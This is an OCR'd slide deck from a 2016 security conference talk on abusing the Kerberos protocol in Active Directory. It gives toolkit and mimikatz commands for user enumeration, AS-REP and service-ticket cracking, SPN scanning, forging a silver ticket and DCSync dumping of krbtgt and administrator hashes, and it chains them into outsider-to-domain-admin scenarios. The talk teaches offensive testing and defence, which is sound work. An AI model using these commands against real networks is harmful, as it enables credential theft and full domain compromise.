LayerOne 2016

KERBEROS PARTY TRICKS

Weaponizing Kerberos Protocol Flaws

Geoffrey Janjua

EXUMBRA OPERATIONS GROUP

- Who is Exumbra Operations Group?
  - Security services and consulting
  - Specialized services: Full scope red-team testing, digital and physical penetration testing, training, exploit development, and vulnerability research

- Who am I?
  - geoffrey.janjua@exumbraops.com
  - Founder of Exumbra Operations Group
  - Former DoD (USA)
  - Technical and covert-entry specialist
  - 12+ years of hands-on operational experience conducting offensive operations
  - Full-time red-team/pen-tester

KERBEROS PARTY TRICKS


- Vulnerabilities are based on abuse of the Kerberos v5 protocol
  - No "exploits"
  - Should apply to earlier versions too
- Better than memory corruption exploits
  - Unlikely to get fixed / hard to patch out
  - Multi-factor is not a factor
- Tested against Windows Server 2008, likely will apply to other implementations too (MIT, Heimdal, Centrify, etc.)
- Mostly edge cases, but will discuss operational scenarios at the end
- All my code is PoC (read: terrible)!

KERBEROS PARTY TRICKS

- Kerberos in ***60 Seconds***
- Kerberos Party Tricks Toolkit
- Demos
  - Enumerating users
  - Recover Kerberos tickets
  - Recover account passwords
  - Enumerate services on the domain without sending packets
  - Impersonate users
  - Dump encrypted passwords from the domain controller (no shell required)
- How the attacks work
- Scenarios

LayerOne 2016


KERBEROS IN *60 SECONDS*



EXUMBRA OPERATIONS GROUP

LayerOne 2016


KERBEROS IN *60 SECONDS*




EXUMBRA OPERATIONS GROUP

LayerOne 2016

KERBEROS IN *60 SECONDS*







EXUMBRA OPERATIONS GROUP

LayerOne 2016


KERBEROS IN *60 SECONDS*





LayerOne 2016


KERBEROS IN *60 SECONDS*



EXUMBRA OPERATIONS GROUP

LayerOne 2016


KERBEROS IN *60 SECONDS*



EXUMBRA OPERATIONS GROUP

LayerOne 2016


KERBEROS IN *60 SECONDS*




EXUMBRA OPERATIONS GROUP

KERBEROS IN *60 SECONDS*

Service



TGS-REP




Username

Password

KDC

AS-REP



KERBEROS PARTY TRICKS TOOLKIT

- Enumerate/brute force domain users
- Get Kerberos TGS-REP and AS-REPs interactively
- Parse PCAPs for Kerberos tickets
- Identify accounts with weak pre-auth configurations
- Crack account passwords
- Enumerate services on the domain (SPN scan)

DEMOS

➡ **Enumerating users**

- Recover Kerberos tickets (e.g. authentication) interactively and from packet captures
- Recover account passwords
- Portscan (SPN scan) the domain without sending packets
- Impersonate users
- Dump encrypted passwords from the domain controller

ENUMERATING USERS

- **set domain** *ONLYFOR.HAX*
- **set dc** *dc.onlyfor.hax*
- **set userlist** *userlist.txt*
- **brute_no_pre_auth**

HOW IT WORKS: ENUMERATING USERS

- Send legacy (Kerberos v4) AS-REQ
- Examine error flags to determine user status
- Bonus: Does not trigger account lockout policy

DEMOS

✓ Enumerating users

➡ **Recover Kerberos tickets (e.g. authentication) interactively and from packet captures**

- Recover account passwords
- Portscan (SPN scan) the domain without sending packets
- Impersonate users
- Dump encrypted passwords from the domain controller

INTERACTIVE KRB AUTH

- **set domain** *ONLYFOR.HAX*
- **set dc** *dc.onlyfor.hax*
- **set username** *w*
- **net_get_as_rep**

RECOVER KRB FROM PCAP

- **set pcap** *samples/sample.krb.pcap*
- **pcap_get_tickets**

HOW IT WORKS: RECOVER KRB AUTH

- Examine encrypted Kerberos authentication from packet captures or from direct interaction

- Un-authenticated users can request AS-REPs

- If account has '*Do Not Require Kerberos Preauthentication*' set
  - DC will send an encrypted AS-REP
  - Otherwise, users must encrypt time value to '*Preauthenticate*' before getting a ticket

DEMOS

✓ Enumerating users

✓ Recover Kerberos tickets (e.g. authentication) interactively and from packet captures

➡ **Recover account passwords**

- Portscan (SPN scan) the domain without sending packets
- Impersonate users
- Dump encrypted passwords from the domain controller

RECOVER ACCOUNT PASSWORDS

- **set domain** *ONLYFOR.HAX*
- **set dc** *dc.onlyfor.hax*
- **set userlist** *userlist.txt*
- **brute_no_pre_auth**
- **set wordlist** *wordlist.txt*

- Crack the Tickets
  - **crack_as_rep_manual** *0*
  - **crack_tgs_rep_manual** *8*
  - **crack_as_rep**
  - **crack_tgs_rep**
  - **crack_tickets**

HOW IT WORKS: RECOVER ACCOUNT PASSWORDS

- Authenticated users can request TGS-REPs (Service tickets)
- Un-authenticated users can request AS-REPs
- If account has '*Do Not Require Kerberos Preauthentication*' set
  - DC will send an encrypted AS-REP.
  - Otherwise, users must encrypt time value to '*Preauthenticate*' before getting a ticket
- Tickets are encrypted using the accounts password
  - Considered a shared secret. Only KDC and account holder should know it.
- Attempt to decrypt the tickets with a guessed password

DEMOS

- ✓ Enumerating users
- ✓ Recover Kerberos tickets (e.g. authentication) interactively and from packet captures
- ✓ Recover account passwords
- ➡ **Portscan (SPN scan) the domain without sending packets**
- • Impersonate users
- • Dump encrypted passwords from the domain controller

SPN SCAN

- **set username** *w*
- **set password** *wP@$$w0rd!*
- **set domain** *ONLYFOR.HAX*
- **set dc** *dc.onlyfor.hax*
- **scan_spn**

SCAN FOR 'DO NOT USE KERBEROS PRE-AUTHENTICATION''

- **set username** *w*
- **set password** *wP@$$w0rd!*
- **set domain** *ONLYFOR.HAX*
- **set dc** *dc.onlyfor.hax*
- **scan_ldap_no_pre_auth**

SPN SCAN: LINUX

- ldapsearch
  - -h *dc.onlyfor.hax*
  - -D "*user@onlyfor.hax*"
  - -W
  - -b "dc=*onlyfor*, dc=*hax*" "serviceprincipalname=*" serviceprincipalname dn cn sn userprincipalname

SPN SCAN: WINDOWS

- runas /netonly /user: *user@onlyfor.hax* cmd.exe
- setspn -T *ONLYFOR.HAX* -Q *.*

SPN SCAN: WINDOWS ALTERNATE

- ldp.exe
  - Bind → user=*user*, password=*P@$$W0rd*,dom:*onlyfor.hax*
  - Search → DC=*onlyfor*, DC=*hax*
  - Filter → filter=(serviceprincipalname=*)
  - Scope → Subtree
  - Attributes → attributes=*

HOW IT WORKS: PORTSCAN THE DOMAIN

- Active Directory uses "Service Principal Names" (SPNs) to register accounts with "services"
- SPN =
  - Service Type/host.domain.com:port
  - MSSQLSvc/domainw7.onlyfor.hax:1433
- Allows "Single Sign On" (SSO) for domain services
- When user wants to connect to service *X* they request a ticket from the Key Distribution Center (KDC), typically the Domain Controller
- We can use LDAP to lookup all of the SPNs in a domain and determine
  - Username of the service
  - Type of service
  - Host it is running on
  - Port to access the service

DEMOS

✓ Enumerating users

✓ Recover Kerberos tickets (e.g. authentication) interactively and from packet captures

✓ Recover account passwords

✓ Portscan (SPN scan) the domain without sending packets

➡ **Impersonate users**

• Dump encrypted passwords from the domain controller

IMPERSONATE USERS

- Crack the service account password
- Create a new TGT using the service account password and a forged PAC, i.e. make a silver ticket

CRACK THE SERVICE ACCOUNT PASSWORD

- **set username** *w*
- **set password** *wP@$$w0rd!*
- **set domain** *ONLYFOR.HAX*
- **set dc** *dc.onlyfor.hax*
- **set target_service** *MSSQLSvc/DomainW7.onlyfor.hax:1433*
- **net_get_tgs_rep**
- **set wordlist wordlist.txt**
- **crack_tickets**

FORGE A TGT (SILVER TICKET)

- runas /netonly sqlsa@onlyfor.hax cmd.exe
- mimikatz
  - kerberos::golden

/sid:*S-1-5-21-2556115776-1061989169-241088117*
/domain:*ONLYFOR.HAX*
/ptt
/id:*1113*
/target:*DomainW7.onlyfor.hax*
/service:*MSSQLSvc*
/rc4:*99D0F1CF2C3A3A46D7BC5DB23C9BFE54*
/user:*sqlsa@onlyfor.hax*

CONNECT

- sqlcmd.exe -S domainw7.onlyfor.hax
    - select SYSTEM_USER;
    - go

HOW IT WORKS: IMPERSONATE USERS

- Authenticated users can request TGS-REPs (Service tickets)
  - Even for services they do not have authorization to use

- Tickets are encrypted using the accounts password
  - Considered a shared secret. Only KDC and service should know it.

HOW IT WORKS: IMPERSONATE USERS

- Two parts to a ticket
  - Ticket Granting Ticket (TGT)
    - Encrypted with services password
  - Privilege Attribute Certificate (PAC)
    - Embedded in ticket
    - Users information (username, groups, SID, etc.)
    - Created by KDC

HOW IT WORKS: IMPERSONATE USERS

- Since we know the password for the service
  - Can create new TGT with any PAC we want
  - Service accepts as genuine because it is signed with its own key
  - Services could attempt to validate PACs with KDC, **BUT**
    - Would need to connect to KDC for **every connection** – creates performance issues

DEMOS

- ✓ Enumerating users
- ✓ Recover Kerberos tickets (e.g. authentication) interactively and from packet captures
- ✓ Recover account passwords
- ✓ Portscan (SPN scan) the domain without sending packets
- ✓ Impersonate users
- ➡ **Dump encrypted passwords from the domain controller**

DUMP HASHES FROM DC

- mimikatz
  - lsadump::dcsync /user:krbtgt /domain:onlyfor.hax

  or

  - lsadump::dcsync /user:administrator /domain:onlyfor.hax

HOW IT WORKS: DUMP DC

- Exploits Active Directory Replication Services
- Impersonates a domain controller and asks to synchronize password databases via RPC

LayerOne 2016

ATTACK SCENARIOS

EXUMBRA OPERATIONS GROUP

OUTSIDER → DOMAIN ADMINISTRATOR

- No Auth
  - Identify users with 'Do Not Require Kerberos Preauthentication'
    - Some legacy software require it (VmWare ESX 3.0 & 3.5, Older Cisco ASAs, OpenFire, IBM WebSphere with SAS9, etc.)
  - Crack passwords for those accounts

- Domain Auth
  - Find service accounts (SPNs)
  - Request and crack service account tickets
  - Impersonate privileged user to service
  - Recover additional local credentials or domain credentials

- Privileged Domain Auth
  - Dump passwords from DC

UNPRIV USER → DOMAIN ADMIN

- Find service accounts (SPNs)
- Request and crack service account tickets
- Impersonate privileged user to service
- Recover additional local credentials or domain credentials
- Dump passwords from DC

NON-DOMAIN COMPROMISE → DOMAIN ADMIN

- Network capture on non-domain system
- Recover domain AS-REPs & TGS-REPs from PCAPs
- Crack passwords for those accounts
- Find service accounts (SPNs)
- Request and crack service account tickets
- Impersonate privileged user to service
- Recover additional local credentials or domain credentials
- Dump passwords from DC

THANKS TO:

- Tim Medin (Kerberoast)
- Benjamin Delphy (mimikatz)
- Sylvain Monné (pykek)
- Sean Metcalf (Adsecurity.org)
- Alberto Solino (impacket)
- Google.com (everything else)

GREAT TALKS ABOUT KERBEROS

- DerbyCon 2015 - Break Me 03 Red vs Blue Modern Active Directory Attacks Defense - Sean Metcalf
  - https://www.youtube.com/watch?v=Lz6haohGAMc

- Black Hat USA 2014 - Windows: Abusing Microsoft Kerberos Sorry You Guys Don't Get It
  - https://www.youtube.com/watch?v=-IMrNGPZTI0

- MIT 6.858: Computer Systems Security
  http://css.csail.mit.edu/6.858/2014/
  Lecture by Nickolai Zeldovich
  - https://www.youtube.com/watch?v=bcWxLI8x33c

TOOLKIT AND SLIDES

- Kerberos party tricks toolkit & slides

  - www.exumbraops.com/LayerOne2016/party/

THANK YOU FOR COMING!

QUESTIONS?

LayerOne 2016

EXUMBRA OPERATIONS GROUP